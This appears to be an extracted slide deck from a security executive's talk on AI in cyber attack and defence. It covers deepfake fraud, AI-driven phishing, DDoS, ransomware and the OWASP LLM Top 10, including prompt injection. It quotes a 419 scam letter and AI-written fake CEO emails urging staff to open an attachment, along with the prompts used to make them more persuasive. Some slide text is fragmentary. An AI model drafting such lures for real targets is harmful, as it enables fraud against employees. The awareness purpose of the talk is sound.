

Who is Winning the AI Cyber War?

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

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
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How to stack the deck in your favour



Deryck Mitchelson | Global Chief Information Security Officer


It's no secret, we've ALL been doing it!




Generative-AI Explosion for Business and Personal

Emerging technologies will exacerbate long-standing challenges related to cyber resilience

In the next two years, will generative AI provide overall cyber advantage to attackers or defenders?



What are you most concerned about in regards to generative AI's impact on cyber?



AI used by attackers

- Force multiplier
- More targeted
- Increase success rate (test before you do)
- New attacks forms

How to secure AI Usage in my org

- Govern access to AI services & to data
- Secure AI pipeline
- New things: Secure prompts, prevent poisoning, secure the AI models

Four main points of view when AI meets cyber

AI Used for Defense

- Force multiplier
- Precision
- New interface, conversational & generative
- New ways to defend. Better operations

And then, like every organization, your team can leverage AI and be better

More efficient, better operations & quality, growth, development & more

DEEPPFAKES / VOICEFAKES / NEWSFAKES

**NO LONGER
JUST SCIENCE FICTION**

DEEPFAKES

Powered by
Generative Adversarial
Networks (GAN)



DeepFaceLab

<https://github.com/iperov/DeepFaceLab>

NVIDIA GAN


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





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Control signals



VASA-1


single portrait photo + speech audio = hyper-realistic talking face video with *precise lip-audio sync*, *lifelike facial behavior*, and *naturalistic head movements*, generated in *real time*.



<https://www.microsoft.com/en-us/research/project/vasa-1/>

Could AI Influence Elections?

HALF THE WORLD TO VOTE IN 2024



Source: The Economist

* Votes already cast.



IS THIS A BUSINESS RISK?



Imagine if this deepfake technology could impersonate executives live on a video call




It already has

Voice Deepfakes are Coming for your Bank Balance

UK energy boss conned out of £200,000 in 'deep fake' fraud

JAMES WARRINGTON



loses \$25 million after deep fake video call



ong was tricked into paying out USD
ology...



AI DRIVEN PHISHING EPIDEMIC



We are now in an AI-driven Phishing Epidemic

Subject: Nigerian Astronaut Wants To Come Home
Dr. Bakare Tunde
Astronautics Project Manager
National Space Research and Development Agency (NASRDA)
Plot 555
Misau Street
PMB 437
Garki, Abuja, FCT NIGERIA

Dear Mr. Sir,

REQUEST FOR ASSISTANCE-STRICTLY CONFIDENTIAL

I am Dr. Bakare Tunde, the cousin of Nigerian Astronaut, Air Force Major Abacha Tunde. He was the first African in space when he made a secret flight to the Salyut 6 space station in 1979. He was on a later Soviet spaceflight, Soyuz T-16Z to the secret Soviet military space station Salyut 8T in 1989. He was stranded there in 1990 when the Soviet Union was dissolved. His other Soviet crew members returned to earth on the Soyuz T-16Z, but his place was taken up by return cargo. There have been occasional Progrez supply flights to keep him going since that time. He is in good humor, but wants to come home.

In the 14-years since he has been on the station, he has accumulated flight pay and interest amounting to almost \$ 15,000,000 American Dollars. This is held in a trust with the Lagos National Savings and Trust Association. If we can obtain access to this money, we can place a down payment with the Russian Space Authorities for a Soyuz return flight to bring him back to Earth. I am told this will cost \$ 3,000,000 American Dollars. In order to access the his trust fund we need your assistance.

Consequently, my colleagues and I are willing to transfer the total amount to your account or subsequent disbursement, since we as civil servants are prohibited by the Code of Conduct Bureau (Civil Service Laws) from opening and/ or operating foreign accounts in our names.

Needless to say, the trust reposed on you at this juncture is enormous. In return, we have agreed to offer you 20 percent of the transferred sum, while 10 percent shall be set aside for incidental expenses (internal and external) between the parties in the course of the transaction. You will be mandated to remit the balance 70 percent to other accounts in due course.

Kindly expedite action as we are behind schedule to enable us include downpayment in this financial quarter.

Please acknowledge the receipt of this message via my direct number [REDACTED] only.

Yours Sincerely, Dr. Bakare Tunde

We are now in a Phishing Epidemic

Subject: Urgent Action Required: New Stock Options Plan Announced

Dear [Company Name] Team,

I hope this email finds you well. Today, I have some exciting news to share with all of you. As we continue to grow and thrive as a company, we are constantly seeking ways to reward and recognize the hard work and dedication of our incredible team.

I am thrilled to announce the launch of our new Stock Options Plan, aimed at enhancing our commitment to our employees and aligning our collective interests even further. This plan represents a significant milestone for us, and we believe it will further strengthen our bonds as a united [Company Name] family.



Write an email from the company CEO to employees, subject Urgent Action Required, New Stock Options Plan Announced. Urge employees to click on the attachment today

also reinforces our commitment to your personal and professional growth.

If you have any questions or need clarification on any aspect of the Stock Options Plan, please don't hesitate to reach out to our HR department, who will be more than happy to assist you.

I want to emphasize that this is a time-sensitive matter, and your prompt attention to this email is greatly appreciated. The deadline for enrollment is [Insert Enrollment Deadline Date], so please ensure you review the details and make an informed decision by that date.

Once again, I want to express my gratitude for your hard work, dedication, and unwavering commitment to our company's success. Our employees are our most valuable asset, and we are excited to take this step forward together.

Thank you for your immediate attention to this important matter, and I look forward to witnessing our continued growth and success as a team.

Warm regards,

[Your Name] CEO, [Company Name]

We are now in a Phishing Epidemic

Subject: Exciting News: New Stock Options Plan Unveiled – **Take Action Today!**

Dear [Company Name] Team,

I hope this message finds you well. We have some fantastic news to share with all of you that underscores our commitment to your success and your future with [Company Name].

Today, I am thrilled to introduce our brand-new Stock Options Plan, a remarkable opportunity designed exclusively for our dedicated team members. This initiative is a testament to our belief in your contributions and our determination to reward your hard work.

Please find the comprehensive details of this plan in the attachment to this email:



refine the message to increase the number of recipients who will click on the attachment

exceptional benefits you stand to gain by participating. We've worked diligently to make this plan as accessible and rewarding as possible.

Your immediate attention to this matter is crucial, as the enrollment deadline is set for [Insert Enrollment Deadline Date]. This is your chance to secure a stake in our shared success, and I urge you to make an informed decision before this date.

If you have any questions or need clarification regarding any aspect of the Stock Options Plan, our dedicated HR team is available to assist you promptly. Your satisfaction and understanding are of utmost importance to us.

We recognize that your time is valuable, and we want to make this process as seamless as possible. As such, we have also organized a series of informational sessions and Q&A sessions over the next few days to address any queries you may have. The schedule for these sessions is included in the attachment. Our success as a company is a direct reflection of the dedication and expertise of each team member, and this Stock Options Plan is just one way we aim to reciprocate your commitment.

Email security by numbers

75%

1 in 72

30%

\$4.89m

IBM estimated cost of BEC Breach

Over 75% of targeted cyberattacks
30% of phishing emails are opened
start with an email

AI POWERED HACKTIVISM



AI Developed and Deployed

A DDoS attack by itself is not dangerous.

But when you add AI in

A fully AI-based DDoS attack is good for many reasons:

1. It makes the source IP addresses
2. Available 24x7. 7 days a week
3. The error rate is near zero
4. Fast and efficient deployment
5. It helps the attacker manage multiple tasks.
6. Predict outcome (predict the success of the attack)

Largest blocked DDoS attack was 398 million requests per second 7x Previous



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AI POWERED RANSOMWARE



AI Increasing Ransomware Threat

 National Cyber Security Centre

Global ransomware threat expected to rise with AI, NCSC warns

AI is expected to heighten the global ransomware threat, says GCHQ's National Cyber Security Centre; New report suggests artificial...



 The Record by Recorded Future

British intelligence warns AI will cause surge in ransomware volume and impact

Ransomware attacks will increase in both volume and impact over the next two years due to artificial intelligence (AI) technologies,...



 Sky News

Britons must 'strengthen defences' against growing threat of AI-assisted ransomware, cyber security chief warns

Ransomware attacks have already impacted UK services, including in 2017 when the WannaCry virus infected thousands of NHS computers.



AI THREATS FOR SOFTWARE DEVELOPMENT

OWASP Top10 of LLM

LLM01

Prompt Injection

This manipulates a large language model (LLM) through deliberate inputs, causing unintended actions by the LLM. Direct injections overwrite system prompts, while indirect ones manipulate inputs from external sources.

LLM02

Insecure Output Handling

This vulnerability occurs when an LLM output is accepted without scrutiny, exposing backend systems. Misuse may lead to severe consequences like XSS, CSRF, SSRF, privilege escalation, or remote code execution.

LLM03

Training Data Poisoning

Training data poisoning refers to manipulating the data or fine-tuning process to introduce vulnerabilities, backdoors or biases that could compromise the model's security, effectiveness or ethical behavior.

LLM04

Model Denial of Service

Attackers cause resource-heavy operations on LLMs, leading to service degradation or high costs. The vulnerability is magnified due to the resource-intensive nature of LLMs and unpredictability of user inputs.

LLM05

Supply Chain Vulnerabilities

LLM application lifecycle can be compromised by vulnerable components or services, leading to security attacks. Using third-party datasets, pre-trained models, and plugins add vulnerabilities.

LLM06

Sensitive Information Disclosure

LLM's may inadvertently reveal confidential data in its responses, leading to unauthorized data access, privacy violations, and security breaches. Implement data sanitizations and strict user policies to mitigate this.

LLM07

Insecure Plugin Design

LLM plugins can have insecure inputs and insufficient access control due to lack of application control. Attackers can exploit these vulnerabilities, resulting in severe consequences like remote code execution.

LLM08

Excessive Agency

LLM-based systems may undertake actions leading to unintended consequences. The issue arises from excessive functionality, permissions, or autonomy granted to the LLM-based systems.

LLM09

Overreliance

Systems or people overly depending on LLMs without oversight may face misinformation, miscommunication, legal issues, and security vulnerabilities due to incorrect or inappropriate content generated by LLMs.

LLM10

Model Theft

